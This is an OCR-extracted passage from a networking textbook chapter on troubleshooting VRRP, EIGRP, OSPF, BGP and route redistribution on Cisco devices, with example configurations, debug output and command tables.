*Apr 13 16:11:26.130: VRRP: HshR: D94DAED703B3ADD42B95E33A4FA660FE
*Apr 13 16:11:26.130: VRRP: Grp 20 Adv from 172.16.2.3 has failed MD5 auth
*Apr 13 15:56:43.725: %VRRP-4-BADAUTH: Bad authentication from 172.16.2.2, group 20, type
254
```

You see from the problem based on the debug messages that the authentication from IP address 172.16.2.3 is incorrect. Let's compare the authentication on the two devices:

```
Switch1#sh run int e0/1
Building configuration...

Current configuration : 158 bytes
!
interface Ethernet0/1
 ip address 172.16.2.2 255.255.255.0
 vrrp 20 ip 172.16.2.1
 vrrp 20 priority 110
 vrrp 20 authentication md5 key-string mykey
end

Switch2#sh run int e0/1
interface Ethernet0/1
 ip address 172.16.2.3 255.255.255.0
 vrrp 20 ip 172.16.2.1
 vrrp 20 priority 105
 vrrp 20 authentication md5 key-string MYKEY
end
```

As you can see from this, the two keys are incorrect; you must change the key on one of the devices:

```
Switch2(config-if)#vrrp 20 authentication md5 key-string mykey
*Apr 13 16:02:15.403: %VRRP-6-STATECHANGE: Et0/1 Grp 20 state Master -> Backup

Switch1#sh vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/1              20  110 3570       Y  Master       172.16.2.2       172.16.2.1

Switch2#sh vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/1              20  105 3589       Y  Backup      172.16.2.2       172.16.2.1
```

You can see that Switch1 is the master and Switch2 is now the backup.

EIGRP

This section discusses issues and scenarios involving troubleshooting EIGRP. Recall that Chapter 8 covered EIGRP troubleshooting in detail. We will add to what we discussed in that chapter. This section summarizes the commands that will help you solve problems dealing with EIGRP.

The following are situations where EIGRP may not work:

- The AS numbers are configured incorrectly.
- Authentication is configured incorrectly.

Table 17-3 is a list of commands useful for troubleshooting EIGRP.

Table 17-3. *EIGRP Commands*

Cisco Command	Description
`show ip route eigrp`	Displays the routing table.
`show interface`	Displays traffic on interfaces.
`show ip protocols`	Displays summary of routing protocol information configured on the device.
`Traceroute`	Discovers routes as packets travel to their destination.
`Ping`	Tests the reachability of a device.
`debug ip eigrp`	Enables debugging messages related to EIGRP.
`debug ip routing`	Enables debugging messages related to the routing table.
`show ip eigrp interface`	Displays information about interfaces participating in EIGRP.
`show ip eigrp neighbors`	Displays EIGRP neighbors.
`show ip eigrp topology`	Displays the EIGRP topology table.

Use Figure 17-5 to go through an EIGRP troubleshooting example.




Figure 17-5. *EIGRP example diagram*

In the troubleshooting example, Router1 and Router2 should be EIGRP neighbors, but their adjacency is not coming up. Router1 and Router2 also connect via an IPSec VPN. Let's troubleshoot.

First, let's verify network connectivity between Router1 and Router2:

```
Router1#ping 172.16.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/4/6 ms
```

You can see that you are able to ping Router2 from Router1. Now let's verify that IPSec is working correctly:

```
Router1#sh crypto session
Crypto session current status

Interface: Ethernet0/0
Session status: UP-ACTIVE
Peer: 172.16.1.2 port 500
  Session ID: 0
  IKEv1 SA: local 172.16.1.1/500 remote 172.16.1.2/500 Active
  IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0
        Active SAs: 2, origin: crypto map
```

You can see from the output of the `show crypto session` command that the IPSec connection is working. Let's review the EIGRP configurations of both routers:

AU4

```
Router1#sh ip eigrp neighbors
EIGRP-IPv4 Neighbors for AS(2)
```

You can see that you have no EIGRP neighbor on Router1. Now let's review the EIGRP configurations of Router1 and Router2:

```
Router1#sh run | begin router eigrp
router eigrp 2
 network 172.16.1.0 0.0.0.3
 network 172.16.5.0

Router2#sh run | begin router eigrp
router eigrp 2
 network 172.16.1.0 0.0.0.3
 network 172.16.6.0
```

The EIGRP configuration looks good on both routers, but what else could it be?

```
Router1#sh ip protocols
*** IP Routing is NSF aware ***

Output omitted

Routing Protocol is "eigrp 2"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
  EIGRP-IPv4 Protocol for AS(2)
    Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
    NSF-aware route hold timer is 240
    Router-ID: 172.16.1.1
    Topology : 0 (base)
      Active Timer: 3 min
      Distance: internal 90 external 170
```

```
        Maximum path: 4
        Maximum hopcount 100
        Maximum metric variance 1

    Automatic Summarization: disabled
    Maximum path: 4
    Routing for Networks:
            172.16.1.0/30
                172.16.5.0
    Routing Information Sources:
      Gateway         Distance      Last Update
         172.16.1.2           90      00:21:31
    Distance: internal 90 external 170

Router2#sh ip protocols
*** IP Routing is NSF aware ***

Output omitted

Routing Protocol is "eigrp 2"
    Outgoing update filter list for all interfaces is not set
    Incoming update filter list for all interfaces is not set
    Default networks flagged in outgoing updates
    Default networks accepted from incoming updates
    EIGRP-IPv4 Protocol for AS(2)
      Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
      NSF-aware route hold timer is 240
      Router-ID: 172.16.1.2
      Topology : 0 (base)
        Active Timer: 3 min
        Distance: internal 90 external 170
        Maximum path: 4
        Maximum hopcount 100
        Maximum metric variance 1

    Automatic Summarization: disabled
    Maximum path: 4
    Routing for Networks:
      172.16.1.0/30
      172.16.6.0
    Routing Information Sources:
      Gateway         Distance      Last Update
      172.16.1.1           90      00:23:01
    Distance: internal 90 external 170
```

Using the `show ip protocols` command, you can see that the metric weights are identical on both routers. Let's think about this for a second. Recall that EIGRP works by sending multicast packets, but remember that IPSec does not allow multicast traffic to be encrypted. How can you get around IPSec? You could use a GRE tunnel to send the multicast traffic, or if you recall from Chapter 14, you introduced a command allowing EIGRP to send unicast messages to its neighbor. You must add this command on both routers:

```
Router1(config)#router eigrp 2
Router1(config-router)#neighbor 172.16.1.2 Ethernet0/0

Router2(config)#router eigrp 2
Router2(config-router)#neighbor 172.16.1.1 Ethernet0/0
```

Now let's check the neighbor adjacency:

```
Router1#sh ip eigrp neighbor
EIGRP-IPv4 Neighbors for AS(2)
H   Address                 Interface              Hold Uptime   SRTT   RTO  Q  Seq
                                                   (sec)         (ms)       Cnt Num
0   172.16.1.2              Et0/0                   10 00:00:37   14   100  0  6
```

Let's verify that you are receiving routes via EIGRP

```
:Router1#sh ip eigrp topology
EIGRP-IPv4 Topology Table for AS(2)/ID(192.168.1.1)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 172.16.1.0/30, 1 successors, FD is 281600
        via Connected, Ethernet0/0
P 172.16.6.0/24, 1 successors, FD is 307200
        via 172.16.1.2 (307200/281600), Ethernet0/0
P 172.16.5.0/24, 1 successors, FD is 281600
        via Connected, Ethernet0/1
```

You are receiving routes via EIGRP and have verified that EIGRP is working now.

OSPF

This section discusses issues and scenarios involving troubleshooting OSPF. Recall that Chapter 8 covered troubleshooting of OSPF in detail. This section summarizes the commands that will help you solve problems that deal with OSPF.

The following are situations where OSPF may not function properly:

- Authentication is incorrectly configured.
- The IP address used to build the virtual link is not reachable.
- The network command is configured with the wrong area ID.

Table 17-4 is a list of commands useful for troubleshooting OSPF.

Table 17-4. *OSPF Commands* t4.1

Cisco Command	Description	
`show ip route ospf`	Displays the routing table.	t4.3
`show interface`	Displays traffic on interfaces.	t4.4
`show ip protocols`	Displays summary of routing protocol information configured on the device.	t4.5
`Traceroute`	Discovers routes a packet travels to its destination.	t4.6
`Ping`	Tests the reachability of a device.	t4.7
`debug ip ospf`	Enables debugging messages related to OSPF.	t4.8
`debug ip routing`	Enables debugging messages related to the routing table.	t4.9
`show ip ospf interface`	Displays information about interfaces participating in OSPF.	t4.10
`show ip ospf neighbor`	Displays OSPF neighbors.	t4.11
`show ip ospf database`	Displays the OSPF link-state database.	t4.12
`debug ip ospf events`	Enables debugging messages related to OSPF events.	t4.13
`debug ip ospf adjacencies`	Enables debugging messages related to OSPF adjacencies.	t4.14 t4.15

929 Use Figure 17-6 to go through an OSPF troubleshooting example.




Figure 17-6. *OSPF example diagram*

930 The OSPF connection is not coming up. Let's troubleshoot the issue.
931 Let's start by checking connectivity between routers by pinging:

```
932 Router1#ping 172.16.5.2
933 Type escape sequence to abort.
934 Sending 5, 100-byte ICMP Echos to 172.16.5.2, timeout is 2 seconds:
935 !!!!!
936 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
```

937 Connectivity is good, so let's look at OSPF:

```
938 Router1#sh run | begin router ospf
939 router ospf 1
940  area 0 authentication message-digest
941  network 172.16.5.0 0.0.0.3 area 0
```

```
Router2#sh run | begin router ospf
router ospf 1
 area 0 authentication message-digest
 network 172.16.5.0 0.0.0.3 area 0
```

The OSPF configurations of the router are correct. Notice that you have Message Digest authentication configured.

Let's run a debug command to troubleshoot the OSPF adjacency. Be careful with running the debug command on a router:

```
Router1#debug ip ospf 1 adj
OSPF adjacency debugging is on for process 1
*Jun 14 13:48:07.846: OSPF-1 ADJ   Et0/0: Send with youngest Key 1
Router1#
*Jun 14 13:48:11.017: OSPF-1 ADJ   Et0/0: Rcv pkt from 172.16.5.2 : Mismatched
Authentication key - ID 1
```

You can see that you have mismatched keys on the routers. Let's look at the key configuration on the interfaces of both routers:

```
Router1#sh run | begin interface Ethernet0/0
interface Ethernet0/0
 ip address 172.16.5.1 255.255.255.252
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 secure1

Router2#sh run | begin interface Ethernet0/0
interface Ethernet0/0
 ip address 172.16.5.2 255.255.255.252
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 secure
```

You can see that the keys are different, so you must change the key on one router:

```
Router1(config)#int e0/0
Router1(config-if)#no ip ospf message-digest-key 1 md5 secure1
Router1(config-if)#ip ospf message-digest-key 1 md5 secure
```

Now let's make sure that the adjacency is up:

```
9Router1#sh ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
172.16.5.2        1   FULL/DR         00:00:33    172.16.5.2     Ethernet0/0
```

OSPF is working correctly now.

BGP

BGP troubleshooting is discussed in two parts. First is the neighbor relationship. If you can't get the stable neighbors, you can't pass prefixes. The second is on missing prefixes, which is what you often need to troubleshoot.

Table 17-5 is a list of commands useful for troubleshooting BGP.

Table 17-5. *BGP Commands*

Cisco Command	Description
`show bgp ipv4 unicast summary` `show ip bgp summary`	Shows a summary of BGP neighbors and their state. It is useful to see which neighbors are up.
`show ip route <network>`	Shows detailed information about a specific route.
`show ip bgp <network>` `show bgp ipv4 unicast <network>`	Shows detailed information about a prefix in the BGP table.
`show ip protocols | section bgp`	Shows summary information about BGP.
`show ip bgp neighbors <neighbor> policy` `show bgp ipv4 unicast neighbors <neighbor> policy`	Shows route policies for a specific BGP neighbor.
`show ip bgp neighbors [neighbor]` `show bgp ipv4 unicast neighbors <neighbor>`	Shows detailed information about BGP neighbor connections.

Neighbor Relationships

When troubleshooting BGP, you often start with missing prefixes, and then you realize that there are neighbors down. Depending on the design, a failed neighbor relationship can result in missing prefixes, nonoptimal paths, or a complete network failure. Some common causes of failed neighbor relationships are TTL security, multihop, unreachable neighbors, MTU mismatches, autonomous system (AS) mismatches, and access lists preventing connections on TCP port 179.

The following examples illustrate a few of these with the techniques that you use to isolate the problem.

The first example can be detected immediately by looking at the log messages. If you are on the console or have terminal monitoring enabled, messages telling you that the BGP speakers don't agree on an AS number will fill the screen:

```
*Jun 10 23:30:47.773: %BGP-3-NOTIFICATION: sent to neighbor 192.168.34.1 passive 2/2 (peer
in wrong AS) 2 bytes FDE8
*Jun 10 23:30:47.773: %BGP-4-MSGDUMP: unsupported or mal-formatted message received from
192.168.34.1:
FFFF FFFF FFFF FFFF FFFF FFFF FFFF FFFF 0039 0104 FDE8 00B4 C0A8 2201 1C02 0601
0400 0100 0102 0280 0002 0202 0002 0246 0002 0641 0400 00FD E8
*Jun 10 23:30:51.667: %BGP-3-NOTIFICATION: received from neighbor 192.168.34.1 active 2/2
(peer in wrong AS) 2 bytes EC54
*Jun 10 23:30:51.667: %BGP-5-NBR_RESET: Neighbor 192.168.34.1 active reset (BGP Notification
received)
*Jun 10 23:30:51.669: %BGP-5-ADJCHANGE: neighbor 192.168.34.1 active Down BGP Notification
received
```

```
*Jun 10 23:30:51.669: %BGP_SESSION-5-ADJCHANGE: neighbor 192.168.34.1 IPv4 Unicast topology
base removed from session BGP Notification received
```

Usually the problem is a typographical error, which can be fixed by using the correct AS number. If you can't change the AS number on one side or the other for some reason, you can use the `local-as` keyword. This will advertise a different AS to the neighbor than the one configured on the BGP process. In the following example, the router AS is 60500, but it is an iBGP peer with 65000; it is telling the neighbor speaker that it is part of AS 65000:

```
BGP1#sh run | section router bgp
router bgp 60500
 bgp log-neighbor-changes
 neighbor 192.168.34.1 remote-as 65000
 neighbor 192.168.34.1 local-as 65000
BGP1#
```

Let's assume that the AS numbers should be AS 60500 and 65000. You configure each BGP speaker, but the relationship doesn't come up. The results of `show bgp ipv4 unicast summary` are showing that the neighbor has never been up. Note that this is the same as the `show ip bgp summary` command, but Cisco is trying to move toward address family–aware commands:

```
BGP1#show bgp ipv4 unicast summary
BGP router identifier 192.168.12.1, local AS number 60500
BGP table version is 1, main routing table version 1

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.34.1    4        65000       0       0        1    0    0 never    Idle
BGP1#
```

You turn on debugging and see an interesting error:

```
BGP1#debug bgp * ipv4 unicast
BGP debugging is on for address family: IPv4 Unicast
BGP1#
*Jun 10 23:58:41.534: BGP: 192.168.34.1 Active open failed - update-source NULL is not
available, open active delayed 13312ms (35000ms max, 60% jitter)
BGP1#
```

You set the update source and the error changes. It says no route to peer, but you can ping the peer:

```
BGP1(config-router)#neighbor 192.168.34.1 update-source eth0/1
BGP1(config-router)#
*Jun 11 00:00:15.220: BGP: 192.168.34.1 Active open failed - no route to peer, open active
delayed 9216ms (35000ms max, 60% jitter)
BGP1(config-router)#do ping 192.168.34.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.34.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
BGP1(config-router)#
```

The debug message is actually misleading. The problem is that it can't get there within the default TTL of 1 for eBGP. You add eBGP multihop to one router; you can see that it is trying to make a connection, but it isn't getting a response:

```
BGP1(config-router)#neighbor 192.168.34.1 ebgp-multihop 3
BGP1#
*Jun 11 00:07:29.609: BGP: 192.168.34.1 active went from Idle to Active
*Jun 11 00:07:29.609: BGP: 192.168.34.1 open active, local address 192.168.12.1
*Jun 11 00:07:29.609: BGP: 192.168.34.1 open failed: Connection refused by remote host
*Jun 11 00:07:29.609: BGP: 192.168.34.1 Active open failed - tcb is not available, open
active delayed 13312ms (35000ms max, 60% jitter)
```

After you add eBGP multihop to both sides, the neighbor relationship comes up. In this case, the BGP speakers are three hops away from each other. You see a similar error if you are using loopback interfaces. When using loopbacks on directly connected routers, you can use `disable-connected-check` to fix the problem. Usually it is best practice to use loopback interfaces with iBGP and physical interfaces with eBGP. This is because eBGP peers are typically directly connected, whereas iBGP peers can be across a campus network from each other. In that case, there may be multiple paths between routers. Since BGP is TCP based and must form sockets, it will cause a problem if BGP receives responses on a different interface than it sends them. If you force the use of a loopback, it resolves the problem. Just don't forget to advertise the loopbacks with an IGP if you use them for peering.

Missing Prefixes

In this first example of missing prefixes, Router2 is not able to see prefixes that are advertised by Router3. Router2 is only peering with Router1:

```
Router2#show bgp ipv4 unicast summary
BGP router identifier 192.168.12.2, local AS number 65000
BGP table version is 2, main routing table version 2
1 network entries using 140 bytes of memory
1 path entries using 80 bytes of memory
1/1 BGP path/bestpath attribute entries using 144 bytes of memory
0 BGP route-map cache entries using 0 bytes of memory
0 BGP filter-list cache entries using 0 bytes of memory
BGP using 364 total bytes of memory
BGP activity 1/0 prefixes, 1/0 paths, scan interval 60 secs

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.12.1    4        65000      22      22        2    0    0 00:17:01        1
Router2#
Router2#show running-config | section router bgp
router bgp 65000
 bgp log-neighbor-changes
 neighbor 192.168.12.1 remote-as 65000
 neighbor 192.168.12.1 update-source Ethernet0/0
Router2#
```

Router1 sees the network, but Router2 doesn't have it in its routing table or the BGP table:

```
Router1#show ip route 3.3.3.3
Routing entry for 3.3.3.3/32
  Known via "bgp 65000", distance 200, metric 0, type internal
  Last update from 192.168.13.3 00:02:35 ago
  Routing Descriptor Blocks:
  * 192.168.13.3, from 192.168.13.3, 00:02:35 ago
      Route metric is 0, traffic share count is 1
      AS Hops 0
      MPLS label: none
Router1#

Router2#show ip route 3.3.3.3
% Network not in table
Router2#show ip bgp 3.3.3.3
% Network not in table
Router2#
```

The BGP table on Router1 shows that the prefix is valid, but not advertised to any peers:

```
Router1#show ip bgp 3.3.3.3
BGP routing table entry for 3.3.3.3/32, version 3
Paths: (1 available, best #1, table default)
  Not advertised to any peer
  Refresh Epoch 1
  Local
    192.168.13.3 from 192.168.13.3 (3.3.3.3)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      rx pathid: 0, tx pathid: 0x0
Router1#
```

Two common reasons that iBGP won't advertise a prefix are synchronization and lack of either a full mesh, a route reflector, or a confederation. You can see that the synchronization is disabled, so that isn't the problem:

```
Router1#show ip protocols | section bgp
Routing Protocol is "bgp 65000"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  IGP synchronization is disabled
  Automatic route summarization is disabled
  Neighbor(s):
    Address          FiltIn FiltOut DistIn DistOut Weight RouteMap
    192.168.12.2
     192.168.13.3
    192.168.13.3
  Maximum path: 1
```

```
  Routing Information Sources:
    Gateway         Distance      Last Update
    192.168.13.3         200      00:20:52
  Distance: external 20 internal 200 local 200
Router1#
```

Since Router2 is not peering with Router3, you know there isn't a full mesh. If you make Router3 a route reflector client of Router1, Router1 can now reflect prefixes it learned via iBGP from Router3. You now see that Router1 advertises the lost prefix to Router2:

```
Router1(config-router)#neighbor 192.168.13.3 route-reflector-client
Router1#show ip bgp 3.3.3.3
BGP routing table entry for 3.3.3.3/32, version 5
Paths: (1 available, best #1, table default)
  Advertised to update-groups:
     1
  Refresh Epoch 1
  Local, (Received from a RR-client)
    192.168.13.3 from 192.168.13.3 (3.3.3.3)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      rx pathid: 0, tx pathid: 0x0
Router1#
Router1#show bgp ipv4 unicast neighbors 192.168.12.2 advertised-routes
BGP table version is 5, local router ID is 192.168.13.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>i 3.3.3.3/32       192.168.13.3             0    100      0 i
 *>  192.168.13.0     0.0.0.0                  0         32768 i

Total number of prefixes 2
Router1#
```

In the next problem, you are having intermittent problems with a loss of some prefixes. Right now, the prefixes are all available, and you are trying to find a root cause. You can see that Router1 shows that it is learning one of the problematic prefixes from two route reflector clients:

```
Router1#show ip bgp 3.3.3.3
BGP routing table entry for 3.3.3.3/32, version 5
Paths: (2 available, best #2, table default)
  Advertised to update-groups:
     2
  Refresh Epoch 2
  Local, (Received from a RR-client)
    192.168.34.3 from 192.168.14.4 (192.168.34.4)
      Origin IGP, metric 0, localpref 100, valid, internal
      Originator: 3.3.3.3, Cluster list: 192.168.34.4
      rx pathid: 0, tx pathid: 0
```

```
  Refresh Epoch 1
  Local, (Received from a RR-client)
    192.168.13.3 from 192.168.13.3 (3.3.3.3)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      rx pathid: 0, tx pathid: 0x0
Router1#
```

One of the clients was the originating router, so let's look at the other one:

```
Router4#show ip bgp 3.3.3.3
BGP routing table entry for 3.3.3.3/32, version 8
Paths: (2 available, best #2, table default)
  Advertised to update-groups:
     2
  Refresh Epoch 2
  Local, (Received from a RR-client)
    192.168.13.3 from 192.168.14.1 (192.168.13.1)
      Origin IGP, metric 0, localpref 100, valid, internal
      Originator: 3.3.3.3, Cluster list: 192.168.13.1
      rx pathid: 0, tx pathid: 0
  Refresh Epoch 2
  Local, (Received from a RR-client)
    192.168.34.3 from 192.168.34.3 (3.3.3.3)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      rx pathid: 0, tx pathid: 0x0
Router4#
```

Router4 is also a route reflector and is learning the prefix from the originating router and Router1. This shows that there are redundant route reflectors, but they are reporting different cluster-ids. This can cause problems when there is instability in the network. To fix the problem, set a consistent cluster-id and clear BGP:Router1(config-router)#bgp cluster-id 1.1.1.1

```
Router1(config-router)#end
Router1#clear ip bgp
*Jun 11 01:18:29.463: %SYS-5-CONFIG_I: Configured from console by console
Router1#clear ip bgp

Router4(config-router)#bgp cluster-id 1.1.1.1
Router4(config-router)#end
Router4#clear ip bgp
```

In the next example, some prefixes are being successfully advertised to a BGP peer, but not all. You see the prefixes in the routing table of the BGP speaker at the edge of the AS:

```
ExternalRouter#sh ip route 3.3.3.3
% Network not in table

EdgeRouter#show ip route 3.3.3.3
Routing entry for 3.3.3.3/32
  Known via "connected", distance 0, metric 0 (connected, via interface)
  Routing Descriptor Blocks:
```

```
  * directly connected, via Loopback3
      Route metric is 0, traffic share count is 1
EdgeRouter#
```

You can see that this missing network is connected to the edge router. Now you will see if it is in its BGP table:

```
EdgeRouter#show ip bgp 3.3.3.3
BGP routing table entry for 3.3.3.3/32, version 32
Paths: (1 available, best #1, table default, not advertised to EBGP peer, RIB-failure(17))
  Not advertised to any peer
  Refresh Epoch 1
  Local
    192.168.12.2 (metric 20) from 1.1.1.1 (11.11.11.11)
      Origin IGP, metric 21, localpref 100, valid, internal, best
      Community: no-export
      rx pathid: 0, tx pathid: 0x0
EdgeRouter#
```

It is in the BGP table, but it is not advertised to any peers. It says that it is not advertised to eBGP peers. This is because of the no-export community that is set. Even though 3.3.3.3 is connected to the edge router, it is learning it from Router1. If you look at the neighbor policy on Router1, you can see a route map that is setting no export on all prefixes originated from this router:

```
Router1#show ip bgp neighbors 3.3.3.3 policy
 Neighbor: 3.3.3.3, Address-Family: IPv4 Unicast
 Locally configured policies:
  route-map from_ospf out
  send-community both
Router1#
Router1#show route-map from_ospf
route-map from_ospf, permit, sequence 10
  Match clauses:
  Set clauses:
    community no-export
  Policy routing matches: 0 packets, 0 bytes
Router1#
```

If you want to change this behavior, you need to set a match clause or originate the prefixes from another BGP speaker. A word of caution about the match statement for route maps that set attributes: If you want to allow other prefixes through unfettered, you need a blank sequence in the route map that will match everything:

- ! Sequence 10 sets the route tag for prefixes in access list MYLIST
- Router1(config)#route-map EXAMPLE permit 10
- Router1(config-route-map)#match ip address MYLIST
- Router1(config-route-map)#set tag 50
- ! Sequence 20 allows everything else through
- Router1(config-route-map)#route-map EXAMPLE permit 20
- Router1(config-route-map)#

Route Redistribution

Redistribution is a task that can look simple but can be complicated. If you miss some simple commands, it could lead to a route being left out of a routing table, which could result in parts of your network being reachable. This section covers redistribution troubleshooting with EIGRP and OSPF.

Table 17-6 is a list of commands useful for troubleshooting redistribution.

Table 17-6. *Redistribution Commands*

Cisco Command	Description
`show ip route`	Displays the routing table.
`show ip route eigrp`	Displays the EIGRP routing table.
`show ip route ospf`	Displays the OSPF routing table.
`Traceroute`	Discovers routes a packet travels to its destination.
`show ip protocols`	Displays summary of routing protocol information configured on the device.
`Ping`	Tests the reachability of a device.

EIGRP

This section discusses issues and scenarios involving troubleshooting route redistribution with EIGRP. It goes over common problems to investigate when troubleshooting redistribution with EIGRP.

The following are situations where redistribution in EIGRP may not work:

- The sender is not advertising routes into EIGRP.
- No metric is specified. When redistributing in EIGRP, you must either set a metric within the `redistribute` command or specify a default metric with the `default-metric` command.
- An access list or route map is limiting redistribution.

In EIGRP, no metric is needed when redistributing for static or connected routes or routes from other EIGRP autonomous systems.

Use Figure 17-7 to troubleshoot redistribution with EIGRP.




Figure 17-7. *EIGRP example diagram*

You are redistributing OSPF routes into EIGRP using Router1. The EIGRP routers are not receiving OSPF routes. All adjacencies are up, so let's troubleshoot. You will start with Router1 since this is the redistributing router.

First, you check to make sure that EIGRP and OSPF are functioning properly.

Let's review the OSPF database to make certain that it is correct:

```
Router1#sh ip ospf database

            OSPF Router with ID (172.16.2.5) (Process ID 10)

                Router Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum Link count
172.16.1.2      172.16.1.2      1093        0x80000007 0x0092E6 2
172.16.1.6      172.16.1.6      1869        0x80000005 0x00B7AC 1
172.16.2.5      172.16.2.5      1178        0x80000007 0x004920 1

                Net Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum
172.16.1.2      172.16.1.2      1093        0x80000004 0x00CFB4
172.16.1.6      172.16.1.6      1868        0x80000004 0x0080FB
```

```
                Type-5 AS External Link States

Link ID         ADV Router      Age         Seq#       Checksum Tag
172.16.3.0      172.16.2.5      676         0x80000005 0x00D4EA 0
172.16.4.0      172.16.2.5      925         0x80000003 0x00CDF2 0
```

The database looks good; now let's move on to EIGRP:

```
Router1#show ip eigrp topology
EIGRP-IPv4 Topology Table for AS(1)/ID(172.16.2.1)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 172.16.3.0/24, 1 successors, FD is 307200
        via 172.16.2.6 (307200/281600), Ethernet0/1
P 172.16.2.0/30, 1 successors, FD is 281600
        via Connected, Ethernet0/0
P 172.16.1.0/30, 1 successors, FD is 52480
        via Redistributed (52480/0)
P 172.16.1.4/30, 1 successors, FD is 52480
        via Redistributed (52480/0)
P 172.16.4.0/24, 1 successors, FD is 307200
        via 172.16.2.2 (307200/281600), Ethernet0/0
P 172.16.2.4/30, 1 successors, FD is 281600
        via Connected, Ethernet0/1
```

The EIGRP topology shows that EIGRP is functioning properly. Let's look at the redistribution command:

```
router eigrp 1
 network 172.16.2.0 0.0.0.7
 redistribute ospf 10
```

The command is missing something. Can you tell what it is?
You have no metric set!
Let's look at the OSPF interface to get the values for the metric:

```
Router1#sh int e0/2
Ethernet0/2 is up, line protocol is up
  Hardware is AmdP2, address is aabb.cc00.0120 (bia aabb.cc00.0120)
  Internet address is 172.16.1.1/30
